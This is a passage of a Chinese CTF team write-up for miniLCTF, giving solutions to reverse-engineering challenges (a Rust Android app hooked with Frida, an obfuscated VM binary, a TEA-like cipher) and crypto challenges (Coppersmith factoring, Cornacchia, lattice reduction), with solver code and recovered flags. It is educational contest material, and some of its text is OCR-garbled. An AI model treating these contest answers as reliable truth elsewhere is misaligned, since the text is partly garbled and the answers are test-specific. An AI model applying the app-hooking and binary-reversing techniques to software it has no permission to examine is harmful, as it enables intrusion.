59 if aa ^ temp_ll == ans[i]:
60 ll = aa
61 flag += chr(c)
62 print(i,flag)
63 succeed = True
64 break
65 if not succeed:
66 print("err",i)
67
68
69
70 '''
71 0 min
72 1 mini
73 2 miniL
74 3 miniLc
75 4 miniLct
76 5 miniLctf
77 6 miniLctf{
```

```
78 7 miniLctf{b
79 8 miniLctf{bi
80 9 miniLctf{big
81 10 miniLctf{bigb
82 11 miniLctf{bigb4
83 12 miniLctf{bigb4n
84 13 miniLctf{bigb4na
85 14 miniLctf{bigb4nan
86 15 miniLctf{bigb4nan4
87 16 miniLctf{bigb4nan4_
88 17 miniLctf{bigb4nan4_i
89 18 miniLctf{bigb4nan4_i5
90 19 miniLctf{bigb4nan4_i5_
91 20 miniLctf{bigb4nan4_i5_v
92 21 miniLctf{bigb4nan4_i5_v3
93 22 miniLctf{bigb4nan4_i5_v3r
94 23 miniLctf{bigb4nan4_i5_v3ry
95 24 miniLctf{bigb4nan4_i5_v3ry_
96 25 miniLctf{bigb4nan4_i5_v3ry_i
97 26 miniLctf{bigb4nan4_i5_v3ry_in
98 27 miniLctf{bigb4nan4_i5_v3ry_int
99 28 miniLctf{bigb4nan4_i5_v3ry_int3
100 29 miniLctf{bigb4nan4_i5_v3ry_int3r
101 30 miniLctf{bigb4nan4_i5_v3ry_int3r5
102 31 miniLctf{bigb4nan4_i5_v3ry_int3r5t
103 32 miniLctf{bigb4nan4_i5_v3ry_int3r5t1
104 33 miniLctf{bigb4nan4_i5_v3ry_int3r5t1n
105 34 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng
106 35 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng_
107 36 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng_r
108 37 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng_r1
109 38 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng_r1g
110 39 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng_r1gh
111 40 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng_r1ght
112 41 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng_r1ght?
113 42 miniLctf{bigb4nan4_i5_v3ry_int3r5t1ng_r1ght?}
114 ''
```

 miniLctf{bigb4nan4\_i5\_v3ry\_int3r5t1ng\_r1ght?}

## RustedRobot🤖 | SOLVED | working: 0xcafebabe

首先拿到app，把libmyrust.so分离出来，拖入IDA64进行分析（我还用了IDARust Demangler插件来辅助我进行分析）。

首先花了一下午给Xiaomi13刷了KernelSU，学了个Frida，如下是Hook的Frida脚本，有时候正常hook，有时候hook不上（目前不知道什么原因）

```
1 function main(){
2 Java.perform(function() {
3 var CryptoClass = Java.use("com.doctor3.androidrusttest.CryptoClass");
4 console.log("Hooked CryptoClass\n");
5 CryptoClass.encrypt.overload('[Ljava.lang.String;').implementation =
 function(strArr) {
6 var str = strArr[0];
7 var str2 = strArr[1];
8 console.log("Encrypt method called with parameters: " + str + ", " +
 str2 + "\n");
9 // 调用原始方法
10 this.encrypt(strArr);
11 };
12 });
13 }
14 setImmediate(main);
```

随后IDA里面分析so，发现它创建了一个数组（长度2），也就是对应Java代码里面的函数参数，然后在函数末尾进行了Java static method invoke。

```
1 public static void encrypt(String[] strArr) {
2 int i = 0;
3 String str = strArr[0];
4 String str2 = strArr[1];
5 byte[] bArr = {49, -93, 51, -59, 24, -5, -59, 60, -45, -32, -55, -54,
 -89, 67, 42, -94, 47, 110, 72, 13, 31, 55, 55, 34, 127, 65, -120, 13, -109,
 -92, -71, -97};
6 byte[] bytes = str.getBytes();
7 byte[] bytes2 = str2.getBytes();
8 SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, AES);
9 try {
10 Cipher cipher = Cipher.getInstance(AES);
11 cipher.init(1, secretKeySpec);
12 byte[] doFinal = cipher.doFinal(bytes2);
13 while (i < 32) {
14 i = (bArr[i] == doFinal[i] && doFinal.length == 32) ? i + 1 :
 0;
15 Toast.makeText(context, "Wrong", 1).show();
16 return;
17 }
18 Toast.makeText(context, "Right", 1).show();
```

```

19 } catch (Exception e) {
20 Toast.makeText(context, "Wrong", 1).show();
21 e.printStackTrace();
22 }
23 }

```

然后，使用Frida进行Hook，我们得知，第一个元素恒为定值，而第二个元素随着输入而改变（我不断更改miniLCTF{xxx}中的值，发现当miniLCTF{3}的时候，第二个字符是2，而且继续更改也之影响第二个字符，我就猜想这个字符很可能被反转了）。随后在CyberChef，先解密掉bArr，获取被混淆后的真正flag，我们得到

```

1 Encrypt method called with parameters: btdfA2jeeljf.1bp, ~2|GUDMjojn

```

```

1 flag, 但是混淆后
2 ~u1c1s`E4UTVS|GUDMjojn

```


随后就进行字符串反转，而后减一得到flag

于是我们可以得到exp:

[https://gchq.github.io/CyberChef/#recipe=AES\\_Decrypt\(%7B'option':'UTF8','string':'btdfA2jeeljf.1bp'%7D,%7B'option':'Hex','string':'%7D,'ECB/NoPadding','Hex','Raw',%7B'option':'Hex','string':'%7D,%7B'option':'Hex','string':'%7D\)Remove\\_whitespace\(true,true,true,true,true,false\)Reverse\('Character'\)ADD\(%7B'option':'Decimal','string':'-1'%7D\)&input=MzEgYTMgMzMgYzUgMTggZmlgYzUgM2MgZDMgZTAgyZkgY2EgYTCgNDMgMmEgYTIgMmYgNmUgNDggMGQgMWYgMzcgMzcgMjlgN2YgNDEgODggMGQgOTMgYTQgYjkgOWY&oeol=NEL](https://gchq.github.io/CyberChef/#recipe=AES_Decrypt(%7B'option':'UTF8','string':'btdfA2jeeljf.1bp'%7D,%7B'option':'Hex','string':'%7D,'ECB/NoPadding','Hex','Raw',%7B'option':'Hex','string':'%7D,%7B'option':'Hex','string':'%7D)Remove_whitespace(true,true,true,true,true,false)Reverse('Character')ADD(%7B'option':'Decimal','string':'-1'%7D)&input=MzEgYTMgMzMgYzUgMTggZmlgYzUgM2MgZDMgZTAgyZkgY2EgYTCgNDMgMmEgYTIgMmYgNmUgNDggMGQgMWYgMzcgMzcgMjlgN2YgNDEgODggMGQgOTMgYTQgYjkgOWY&oeol=NEL)

 miniLCTF{RUST3D\_r0b0t}

## OLLessVM 😊 | SOLVED | working: 0xcafebabe

 用时：8分钟

```

1 00007FF6C5E8A4 | 8D041F | lea eax,qword ptr ds:[rdi+rbx]
 |
2 00007FF6C5E8A4 | 48:63D3 | movsxd rdx,ebx
 |

```

```

3 00007FF6C5E8A4 | 48:63C8 | movsxd rcx,eax
 |
4 00007FF6C5E8A4 | 8A440D F7 | mov al,byte ptr ss:[rbp+rcx-9]
 |
5 00007FF6C5E8A4 | 320432 | xor al,byte ptr ds:[rdx+rsi]
 |
6 00007FF6C5E8A4 | 32C3 | xor al,bl
 |
7 00007FF6C5E8A4 | 42:880432 | mov byte ptr ds:[rdx+r14],al
 |

```

x64dbg打开，找到，输入一个东西下硬件断点找到关键点，拿到xor表，main函数的ans表和bl(counter)即可写出wp：

```

1 xort =
 bytes.fromhex("9199417B79814BCBA9EC2E02CB94E526910BA60F2881A160D1525FC47AAD4FFF
E299D57A286EC037F570E6460707A2F54B393A97328EB0E7BBE8C7D2B7087B628ED06FBF369F000
0A0F4A55946024602")
2
3
4 ans =
 bytes.fromhex("FCF12D1131C7198ADABC147C98EADB65F729D04348FC8428F92923AC59CD51E0
C2B8F7590C4BE610DD59CC6D2B2A8CDA7B0808A406BB86D083D1FDE98B35455D514CD172F6B8E69
EE2B72D7525712B4B864587A1C947C55A165E1AD1179D186E3FD275E9E35156C206046D1A50657D
FDA912")
5
6 for i in range(len(ans)):
7 print(chr(i^xort[i]^ans[i]),end='')
8 # miniLCTF{Y0u_s0Lv3d_th3_0bfs?}

```



miniLCTF{Y0u\_s0Lv3d\_th3\_0bfs?}

## OLLessVM\_RENVEGE 😡😡😡 | SOLVED | working: 0xcafebabe

发现使用ReadConsoleW来读取控制台

```

1 BOOL WINAPI ReadConsole (__in HANDLE hConsoleInput, __out LPVOID lpBuffer, __in
 DWORD nNumberOfCharsToRead, __out LPDWORD lpNumberOfCharsRead, __in_opt LPVOID
 pInputControl) ;

```

读取成功后在0xD532D，然后字符进行WideCharToMultiByte，返回地址0x8DB3D，在rdi里面。

以下地址均为RVA(

Memcpy: 0x342A8, 0xFFF49

Conv: 0xD1A7F

Inside: 0x1000B1

Xor: 0x1019D3

TEA: 0xCC964

吃了3小时的史，逆向出如下代码来模拟加密过程（最后的ans是答案）：

```
1 #include <iostream>
2 #include <vector>
3 #include <Windows.h>
4
5 uint8_t xor[16] = {
 0x1,0x2,0x4,0x8,0x10,0x20,0x40,0x80,0xff,0xfe,0xfc,0xf8,0xf0,0xe0,0xc0,0x80 };
6 int main()
7 {
8 const char* f = "miniLCTF{114141414141414111111111}";
9 char* flag = (char*)malloc(33);
10 memcpy_s(flag, 33, f, strlen(f));
11 if (!flag)
12 {
13 return -1;
14 }
15
16 for (size_t i = 0; i < 32; i++)
17 {
18 flag[i] ^= xor[i % 16];
19 }
20
21 auto inn = (DWORD*)flag;
22 auto xnn = (DWORD*)xor;
23
24 std::cout << std::hex;
25 DWORD offset = 0xEEB7B2B6;
26 DWORD keyOffset = 0xBADECADA;
27 DWORD sum = 0x2EB7B2B6;
28 uint32_t key = 0xBADECADA;
29 for (int k = 0; k < 12; k++)
30 {
31 for (int i = 0; i < 8; i++)
32 {
```

```

33 DWORD e1 = ((inn[(7 + i) % 8] >> 5) ^ (inn[(1 + i) %
 8] << 2));
34 DWORD e2 = ((inn[(1+ i) % 8] >> 3) ^ (inn[(7 + i) % 8]
 << 4));
35 //cout << e1 << endl << e2 << endl;
36 /*
37 0x1fbe03fe
38 0xc7df907b
39 */
40 DWORD p = e1 - ~e2 - 1;
41 //std::cout << "sum=0x" << sum << std::endl;
42 DWORD e3 = xnn[(sum ^ i) & 3] ^ inn[(7 + i) % 8];
43 DWORD p2 = inn[(1 + i) % 8] ^ key;
44 //cout << p << endl << e3 << endl << p2 << endl;
45
46 DWORD p3 = p2 - ~e3 - 1;
47 DWORD e4 = p3 ^ p;
48 //cout << p3 << endl << e4 << endl;
49 DWORD p4 = inn[(i) % 8] - ~e4 - 1;
50 //std::cout << "i=" << i << "/" << p4 << std::endl; //
 p4 is ANS
51 inn[i] = p4;
52 //std::cout << "-----\n";
53 }
54 //std::cout << "k=" << k << "-----
 -----\n";
55
56 key += keyOffset;
57 sum = sum + offset + !(k % 2);
58 }
59 char* result = (char*)malloc(33);
60 if (!result) return -1;
61 for (size_t i = 0; i < 32; i++)
62 {
63 result[31 - i] = flag[i] ^ x0r[(31 - i) % 16] ^ 0x18;
64 }
65 if (*(DWORD*)result != 0xc293a546)
66 {
67 std::cout << "errrrr";
68 }
69 char ans[] = {0x4b ,0xa0 ,0x0c ,0xff ,0xab ,0x0a ,0x13 ,0xb0,0x32 ,0x91
 ,0x6d ,0x87 ,0x8b ,0xab ,0xf5 ,0xa5,0xdc ,0x77 ,0xd4 ,0x95 ,0xb9 ,0x02 ,0xa6
 ,0xac,0xe4 ,0x74 ,0x2c ,0x6b ,0xeb ,0xe1 ,0x5e ,0x25};
70 return 0;
71 }

```



😞 注意到 $(\text{sum} \wedge i) \& 3$ ，立马想到了TEA加密算法，再看一下这个结构，完全不像??  
不过e1, e2好像key中的l和r，所以想办法得搞成TEA，也方便写解密脚本

😊 注意到程序中 $p2 - \sim e3 - 1$ 这种模式，加密过程中出现了三次，所以想办法看看能不能化简。  
这种模式立即让我想到了VMProtect 3.5，虚拟化后的加法过程，随即我翻阅了去年组会中我写的blog：  
[https://\\*组织内部神秘博客地址\\*/d/955-redi-er-ci-zu-hui-idapythonji-chu-appcallshiyong/9](https://*组织内部神秘博客地址*/d/955-redi-er-ci-zu-hui-idapythonji-chu-appcallshiyong/9)

```
xor(a,b) = P(P(P(a,a),P(b,b)),P(a,b)) 5
```

版权声明：本文为CSDN博主「鱼无论次」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。  
原文链接：<https://blog.csdn.net/u014738665/article/details/120722455>

但是除了上面的内容，我在代码还原的时候还观察到了

```
(a & ~(a & b)) ?= a ^ b
```

这个等式只在 $a = \text{True}$ 的时候成立

```
~(a + b) = a - b
```

这个等式也是vmp将cmp进行虚拟化的等式，因为cmp b, a其实就是sub b, a 然后看rflags

```
~a + 1 = -a
```

最重要的一个，异或化简

| a | b | $\sim(a \mid \sim b) \mid \sim(\sim a \mid b)$ |
|---|---|------------------------------------------------|
| 0 | 1 | 1                                              |
| 1 | 0 | 1                                              |
| 1 | 1 | 0                                              |
| 0 | 0 | 0                                              |

所以  $\sim(a \mid \sim b) \mid \sim(\sim a \mid b) == a \wedge b$  !!!!

这个式子其实还有一种写法，就是根据 德·摩根定律

```
~(a & b) = ~a | ~b
~(a | b) = ~a & ~b
```

可以注意到，化简后是

```
1 p2 - ~e3 - 1 <====> p2 + e3
```

这样就可以化简整个加密函数

```
1 uint8_t pzy[16] = {
 0x1,0x2,0x4,0x8,0x10,0x20,0x40,0x80,0xff,0xfe,0xfc,0xf8,0xf0,0xe0,0xc0,0x80 };
2 void encryption(DWORD* inn)
3 {
4 DWORD offset_ = 0xBADECADA;
```

```

5 DWORD key = 0x2EB7B2B6;
6 uint32_t sum_ = 0xBADECADA;
7 auto xnn = (DWORD*)pzy;
8 for (int k = 0; k < 12; k++)
9 {
10 for (int i = 0; i < 8; i++)
11 {
12 DWORD l = ((inn[(7 + i) % 8] >> 5) ^ (inn[(1 + i) % 8]
13 << 2));
14 DWORD r = ((inn[(1 + i) % 8] >> 3) ^ (inn[(7 + i) % 8]
15 << 4));
16 DWORD p4 = inn[(i) % 8] + (((inn[(1 + i) % 8] ^ sum_)
17 + (xnn[(key ^ i) & 3] ^ inn[(7 + i) % 8])) ^ (l + r));
18 inn[i] = p4;
19 }
20 }

```



**xnn是pzy, pzy是xor表**，至此我们需要写解密函数，我的处理方法是把key和sum先算12次，得到最后结果，然后反着来用，按照TEA的方法来逆向。

```

1 void decryption(DWORD* inn)
2 {
3 DWORD offset_ = 0xBADECADA;
4 DWORD key = 0x2EB7B2B6;
5 uint32_t sum_ = 0xBADECADA;
6 auto xnn = (DWORD*)pzy;
7
8 for (int k = 0; k < 12; k++)
9 {
10 sum_ += offset_;
11 key += 0xEEB7B2B6 + !(k % 2);
12 }
13
14 for (int k = 11; k >= 0; k--)
15 {
16 sum_ -= offset_;
17 key -= 0xEEB7B2B6 + !(k % 2);
18 for (int i = 7; i >= 0; i--)
19 {

```

```

20 DWORD l = (((inn[(7 + i) % 8] >> 5) ^ (inn[(1 + i) % 8]
 << 2)));
21 DWORD r = (((inn[(1 + i) % 8] >> 3) ^ (inn[(7 + i) % 8]
 << 4)));
22 inn[i] -= (((inn[(1 + i) % 8] ^ sum_) + (xnn[(key ^ i)
 & 3] ^ inn[(7 + i) % 8])) ^ (l + r));
23 }
24 }
25 }

```

至此，给出完整exp：

```

1 #include <iostream>
2 #include <vector>
3 #include <Windows.h>
4
5 uint8_t pzy[16] = {
 0x1,0x2,0x4,0x8,0x10,0x20,0x40,0x80,0xff,0xfe,0xfc,0xf8,0xf0,0xe0,0xc0,0x80 };
6
7 void encryption(DWORD* inn)
8 {
9 DWORD offset_ = 0xBADECADA;
10 DWORD key = 0x2EB7B2B6;
11 uint32_t sum_ = 0xBADECADA;
12 auto xnn = (DWORD*)pzy;
13
14
15 for (int k = 0; k < 12; k++)
16 {
17 for (int i = 0; i < 8; i++)
18 {
19 DWORD l = (((inn[(7 + i) % 8] >> 5) ^ (inn[(1 + i) % 8]
 << 2)));
20 DWORD r = (((inn[(1 + i) % 8] >> 3) ^ (inn[(7 + i) % 8]
 << 4)));
21 DWORD p4 = inn[(i) % 8] + (((inn[(1 + i) % 8] ^ sum_)
 + (xnn[(key ^ i) & 3] ^ inn[(7 + i) % 8])) ^ (l + r));
22 inn[i] = p4;
23 }
24 sum_ += offset_;
25 key += 0xEEB7B2B6 + !(k % 2);
26 }
27 }
28
29 void decryption(DWORD* inn)

```

```

30 {
31 DWORD offset_ = 0xBADECADA;
32 DWORD key = 0x2EB7B2B6;
33 uint32_t sum_ = 0xBADECADA;
34 auto xnn = (DWORD*)pzy;
35
36 for (int k = 0; k < 12; k++)
37 {
38 sum_ += offset_;
39 key += 0xEEB7B2B6 + !(k % 2);
40 }
41
42 for (int k = 11; k >= 0; k--)
43 {
44 sum_ -= offset_;
45 key -= 0xEEB7B2B6 + !(k % 2);
46 for (int i = 7; i >= 0; i--)
47 {
48 DWORD l = ((inn[(7 + i) % 8] >> 5) ^ (inn[(1 + i) % 8]
<< 2));
49 DWORD r = ((inn[(1 + i) % 8] >> 3) ^ (inn[(7 + i) % 8]
<< 4));
50 inn[i] -= (((inn[(1 + i) % 8] ^ sum_) + (xnn[(key ^ i)
& 3] ^ inn[(7 + i) % 8])) ^ (l + r));
51 }
52 }
53 }
54
55 int main()
56 {
57 char ans[] = { 0x4b ,0xa0 ,0x0c ,0xff ,0xab ,0x0a ,0x13 ,0xb0,0x32
,0x91 ,0x6d ,0x87 ,0x8b ,0xab ,0xf5 ,0xa5,0xdc ,0x77 ,0xd4 ,0x95 ,0xb9 ,0x02
,0xa6 ,0xac,0xe4 ,0x74 ,0x2c ,0x6b ,0xeb ,0xe1 ,0x5e ,0x25 };
58 char* result = (char*)malloc(33);
59 if (!result) return -1;
60 result[32] = 0;
61 for (size_t i = 0; i < 32; i++)
62 {
63 result[i] = ans[31 - i] ^ pzy[(31 - i) % 16] ^ 0x18;
64 }
65 decryption((DWORD*)result);
66 for (size_t i = 0; i < 32; i++)
67 {
68 result[i] ^= pzy[i % 16];
69 }
70 std::cout << result;
71

```

```
72 return 0;
73 }
```

🎉 miniLCTF{Aru5T3d\_h3ll\_REVERSERS}

## Crypto🔒 (3/5)

### Ezfactor😡😡 | SOLVED | working: sage, 0xcafebabe

第一步分解n，是p高位泄露，coppersmith，sagemath写了实现但是要调一下参

```
1 gift =
 4845713588303979293702347409849527030334475364700791581466151362558725981136109
 57918395761289775053764210538009624146851126
2 n =
 1612520630363003059353142253089981533043311564255746310310940263864745479492015
 2662643299539819588442356741790994107562193129421212449567015008703632190755254
 0878379800716355042357384570169587945923638556745956956123662390903494589286954
 6441146006017614916909993115637827270568507869830024659905586004136946481048074
 4616821259962617360246373750959777894251812585374823844606583592763009231551022
 88360474915802803118320144780824862629986882661190674127696656788827
3 kbits = 360
4
5 gift = gift * (2 ** 360)
6 PR.<x> = PolynomialRing(Zmod(n),implementation = 'NTL')
7 f = x + gift
8 x0 = f.small_roots(X=2**360,beta=0.4,epsilon = 0.02)
9 print('x0 =',x0)
```

对于x1,x2,y1,y2的求解：

在sympy中，有个cornacchia函数就是专门求解题目的方程的，即cornacchia(1,e,n)，但是这个函数会卡在factorint

```
1 # 文件 ".\Python\Python311\Lib\site-
 packages\sympy\solvers\diophantine\diophantine.py"
2 from sympy.solvers.diophantine.diophantine import cornacchia
3 r"""
```

```

4 Solves $ax^2 + by^2 = m$ where $\gcd(a, b) = 1 = \gcd(a, m)$ and $a, b > 0$.
5
6 Explanation
7 =====
8
9 Uses the algorithm due to Cornacchia. The method only finds primitive
10 solutions, i.e. ones with $\gcd(x, y) = 1$. So this method cannot be used
11 to
12 find the solutions of $x^2 + y^2 = 20$ since the only solution to former is
13 $(x, y) = (4, 2)$ and it is not primitive. When $a = b$, only the
14 solutions with $x \leq y$ are found. For more details, see the References.
15
16 Examples
17 =====
18
19 >>> from sympy.solvers.diophantine.diophantine import cornacchia
20 >>> cornacchia(2, 3, 35) # equation $2x^2 + 3y^2 = 35$
21 {(2, 3), (4, 1)}
22 >>> cornacchia(1, 1, 25) # equation $x^2 + y^2 = 25$
23 {(4, 3)}
24
25 References
26 =====
27
28 .. [1] A. Nitaj, "L'algorithme de Cornacchia"
29 .. [2] Solving the diophantine equation $ax^2 + by^2 = m$ by Cornacchia's
30 method, [online], Available:
31 http://www.numbertheory.org/php/cornacchia.html
32
33 See Also
34 =====
35
36 sympy.utilities.iterables.signed_permutations
37 """

```

我们可以找到库底层函数`sqrt_mod_iter`，注意到有个`factorint`，通过`print`调试法发现该库函数`stuck`在了这里，所以通过`sage`对`N`的分解，我们直接更改库函数（# MODIFIED）中间是被更改的地方。

```

1 # 文件 ".\Python\Python311\Lib\site-packages\sympy\ntheory\residue_ntheory.py"
2 def sqrt_mod_iter(a, p, domain=int):
3 """
4 Iterate over solutions to $x^2 = a \pmod{p}$.
5
6 Parameters
7 =====

```

```

8
9 a : integer
10 p : positive integer
11 domain : integer domain, ``int``, ``ZZ`` or ``Integer``
12
13 Examples
14 =====
15
16 >>> from sympy.ntheory.residue_ntheory import sqrt_mod_iter
17 >>> list(sqrt_mod_iter(11, 43))
18 [21, 22]
19 """
20 a, p = as_int(a), abs(as_int(p))
21 if isprime(p):
22 a = a % p
23 if a == 0:
24 res = _sqrt_mod1(a, p, 1)
25 else:
26 res = _sqrt_mod_prime_power(a, p, 1)
27 if res:
28 if domain is ZZ:
29 yield from res
30 else:
31 for x in res:
32 yield domain(x)
33 else:
34 # MODIFIED f = factorint(p)
35 print("im factoring p!", p)
36 if p ==
1612520630363003059353142253089981533043311564255746310310940263864745479492015
2662643299539819588442356741790994107562193129421212449567015008703632190755254
0878379800716355042357384570169587945923638556745956956123662390903494589286954
6441146006017614916909993115637827270568507869830024659905586004136946481048074
4616821259962617360246373750959777894251812585374823844606583592763009231551022
88360474915802803118320144780824862629986882661190674127696656788827:
37 f =
{113803647060576867187714332935707120075793102237435468592807610084788316920418
9393562764582143488190379808285188487303097276920718016658425790696936553846220
519177421821608271818405121761802458188854894439018246101551754835010894923:
1,
1416932296998065328838533809734445054957866281645717070028087573362757303998245
7895194860083141808372547736704527089161909884521757292024201393720111286615393
30394885575416594786846765250860558744153042978985549895442399080102611249:1}
38 else:
39 f = factorint(p)
40 #MODIFIED
41 v = []

```



```

42 pv = []
43 for px, ex in f.items():
44 if a % px == 0:
45 rx = _sqrt_mod1(a, px, ex)
46 if not rx:
47 return
48 else:
49 rx = _sqrt_mod_prime_power(a, px, ex)
50 if not rx:
51 return
52 v.append(rx)
53 pv.append(px**ex)
54 mm, e, s = gf_crt1(pv, ZZ)
55 if domain is ZZ:
56 for vx in _product(*v):
57 r = gf_crt2(vx, pv, mm, e, s, ZZ)
58 yield r
59 else:
60 for vx in _product(*v):
61 r = gf_crt2(vx, pv, mm, e, s, ZZ)
62 yield domain(r)

```

如此一来，我们就可以获取到了x1,x2,y1,y2的值

```

1 # 运行 cornacchia(1,e,n)的结果，有两组，刚好符合题目需求
2 (124387045566114160889385507055783908624616201602664689100474024332397980658363
0368659138543225124700872421808131694462957949816026270215842094264408586035740
517562990176484607865800539285640850695219286197707581151249724674290490156,
7781565642337979987703893631559331301315864589354108042772148214088626160061745
9555226645347322695227107786595632898959271754570667578743296545475605574773665
5112343654245502897778619493687839)
3 (182253659410075767163781731348962945091846577076414933042404738598794833125615
3322794548869914279248370515978671732898612080693027053208960325492281630706990
88015697887926632834855906475586696540265191236832154799224881829553449956,
3826663592883201362242052982911019030895844595602917808237884301002610074960760
4849035789129288328500819170303872031147061373427934469253454868836221895824366
58206835889366640722677556888393889)

```

我们就有exp:

```

1 from Crypto.Util.number import *
2 from Crypto.Util.Padding import unpad
3 from Crypto.Cipher import AES


```

```

4 from sympy.solvers.diophantine.diophantine import cornacchia
5 e =
 107851261855564315073903829182423950546788346138259394246439657948476619948171
6 n =
 1612520630363003059353142253089981533043311564255746310310940263864745479492015
 2662643299539819588442356741790994107562193129421212449567015008703632190755254
 0878379800716355042357384570169587945923638556745956956123662390903494589286954
 6441146006017614916909993115637827270568507869830024659905586004136946481048074
 4616821259962617360246373750959777894251812585374823844606583592763009231551022
 88360474915802803118320144780824862629986882661190674127696656788827
7 p =
 1138036470605768671877143329357071200757931022374354685928076100847883169204189
 3935627645821434881903798082851884873030972769207180166584257906969365538462205
 19177421821608271818405121761802458188854894439018246101551754835010894923
8 q = n // p
9 Flag =
 0x725039090b61b83a729d1e1061de62f0aae6b3c13aa601e2302b88393a910086497ccb4ef1e8d
 588a0fffe1e7b2ac46e
10
11 # 好耶
12 x1=
 1243870455661141608893855070557839086246162016026646891004740243323979806583630
 3686591385432251247008724218081316944629579498160262702158420942644085860357405
 17562990176484607865800539285640850695219286197707581151249724674290490156
13 x2=
 1822536594100757671637817313489629450918465770764149330424047385987948331256153
 3227945488699142792483705159786717328986120806930270532089603254922816307069908
 8015697887926632834855906475586696540265191236832154799224881829553449956
14 y1=
 7781565642337979987703893631559331301315864589354108042772148214088626160061745
 9555226645347322695227107786595632898959271754570667578743296545475605574773665
 5112343654245502897778619493687839
15 y2=
 3826663592883201362242052982911019030895844595602917808237884301002610074960760
 4849035789129288328500819170303872031147061373427934469253454868836221895824366
 58206835889366640722677556888393889
16
17 assert x1**2 + e*y1**2 == n
18 assert x2**2 + e*y2**2 == n
19 assert x1 != x2 and y1 != y2
20 assert p.bit_length() == q.bit_length() == 768
21 assert p*q == n
22
23 key = long_to_bytes(x1+x2+y1+y2)[:16]
24 iv = long_to_bytes((x1^x2)+(y1^y2))[:16]
25 print(hex(bytes_to_long(key)), hex(bytes_to_long(iv)), hex(Flag))
26 cipher = AES.new(key,AES.MODE_CBC,iv)

```

[illegible]

 miniLCTF{!@#\$s0\_eazy\_f4ct0r!@#}\$

## Modular🤔🤔 | SOLVED | working: sage

## 分析核心加密式

```
1 h = [(inverse(s + t[i], p) - e[i]) % p for i in range(n)]
```

可得

$$\begin{aligned} h_i &= (s + t_i)^{-1} - e_i \pmod{p} \\ (h_i + e_i) * (s + t_i) &= 1 \pmod{p} \\ h_i * t_i + t_i * e_i + h_i * s + e_i * s &= 1 \pmod{p} \\ h_i * t_i + t_i * e_i + h_i * s &= 1 - e_i * s \pmod{p} \end{aligned}$$

下面分析一下大小：

- 手动算一下h的长度是1024bit左右
- t是500bit多
- p是1024bit
- e是小于300bit

右边显然是负的，但是不模 $p$ 的话还是很小的

所以我们可以构造格子

然后把这个规约，找到最后一维是 的向量， 就是s

```
1 m = Matrix(ZZ, len(t)+3 ,len(t)+2)
2 for i in range(len(t)):
3 m[i, i] = p
```

```

4 m[-3, i] = t[i]
5 m[-2, i] = h[i]
6 m[-1, i] = h[i]*t[i]
7
8 m[-2, -2] = 1
9 m[-1, -1] = 2 ** 1024
10 m = m.LLL()
11 s = 0
12 for i in range(len(t)+3):
13 v = m[i]
14 if v[-1] == 2 ** 1024:
15 print(v[-1] == 2 ** 1024)
16 print(v[-2])
17 s = v[-2]
18

```

拿到s就按照题目的加密再解一遍

```


1 from Crypto.Util.number import *
2 from hashlib import sha256
3 from Crypto.Cipher import AES
4 s=92489400380408390575986322657648558038286145920331512206674380624547104304485
 14351740132586277363244788388587249049064222965708602595485072348985210053249
5 flag = 0x94cec3dc63fba1e8383852d852468d25ed7a2e05b4006d6162c3fcd4bef2565a
6 key = sha256(long_to_bytes(s)).digest()[:16]
7 iv = bytes.fromhex('27d72ebeda75d7dc922c928f151d2db0')
8 cipher = AES.new(key, AES.MODE_CBC, iv)
9 decr = cipher.decrypt(long_to_bytes(flag))
10 print(decr)

```

```

1 b'miniLCTF{3njoy_th3_Lattic3}\x05\x05\x05\x05\x05'

```

 miniLCTF{3njoy\_th3\_Lattic3}

## MinTrix🤔🤔🤔 | SOLVED | working: sage, 0xcafebabe

注意到 $AxB$ 是 $m*n$ 矩阵乘 $n*m$ 矩阵，那么 $\text{rank}(AxB) \leq \min\{m, n\}$ ，直接 $\det$ 必然是0

由于题目里面的矩阵是交错的乘在一起的，所以把 $A*B$ 看成一个整体并不是一个好主意，所以就想着能不能直接恢复A和B（以下把待恢复的 $A*B$ 简称为C）

如果直接设的话，会发现A和B一共 $2 \times 66 \times 99$ 个变量，和 $99 \times 99$ 个方程组，但是方程都是二次的，所以还是可能多解的，那么我们找一组就行了

受到一点线代练习册的启发，先把C都对角化，发现都是左上角一个E（ $66 \times 66$ ），右上角（ $66 \times 33$ ）一堆有用数据，下面（ $33 \times 99$ ）全是0

如果我们把这个矩阵左乘上另一个矩阵，那下面的0全是不参与运算的，那么我们就直接把这个去掉当成我们的B，

又因为一个矩阵的对角化相当于左乘或者右乘一个矩阵，所以我们必然可以给这个B左乘一个 $99 \times 66$ 的矩阵使其等于C

接下来的问题就是如何找到A，因为C的左 $66 \times 66$ 是单位矩阵，所以我们直接取对角化前的C的前66列就能保证乘出来的前66列是C，那么剩下的33列由于上一步的分析必然是成立的，这样我们就把A和B找到了

（btw：线代练习册（实验班A册第三单元大题第16题）上面的做法和这个不一样，我觉得对于计算机这种方法更好，贴上题目和解答做参考）

16. 设  $A = \begin{pmatrix} 1 & -2 & 3 & 4 \\ 0 & 1 & -1 & 1 \\ 1 & 2 & 0 & 3 \end{pmatrix}$ ,  $E$  为 3 阶单位矩阵.

(1) 求方程组  $Ax = 0$  的通解;

(2) 求矩阵方程  $Ax = E$  的所有解.

16. 解 (1) 用初等行变换将  $A$  化为行最简形:

$$A = \begin{pmatrix} 1 & -2 & 3 & 4 \\ 0 & 1 & -1 & 1 \\ 1 & 2 & 0 & 3 \end{pmatrix} \rightarrow \begin{pmatrix} 1 & -2 & 3 & 4 \\ 0 & 1 & -1 & 1 \\ 0 & 4 & -3 & -1 \end{pmatrix} \rightarrow \begin{pmatrix} 1 & 0 & 0 & 11 \\ 0 & 1 & 0 & -4 \\ 0 & 0 & 1 & -5 \end{pmatrix}$$

故通解为  $x = (-11, 4, 5, 1)^T$ .

(2) 设  $E = (\varepsilon_1, \varepsilon_2, \varepsilon_3)$ ,  $x = (\alpha_1, \alpha_2, \alpha_3)$ , 从而

$$A\alpha_1 = \varepsilon_1, A\alpha_3 = \varepsilon_3, A\alpha_2 = \varepsilon_2$$

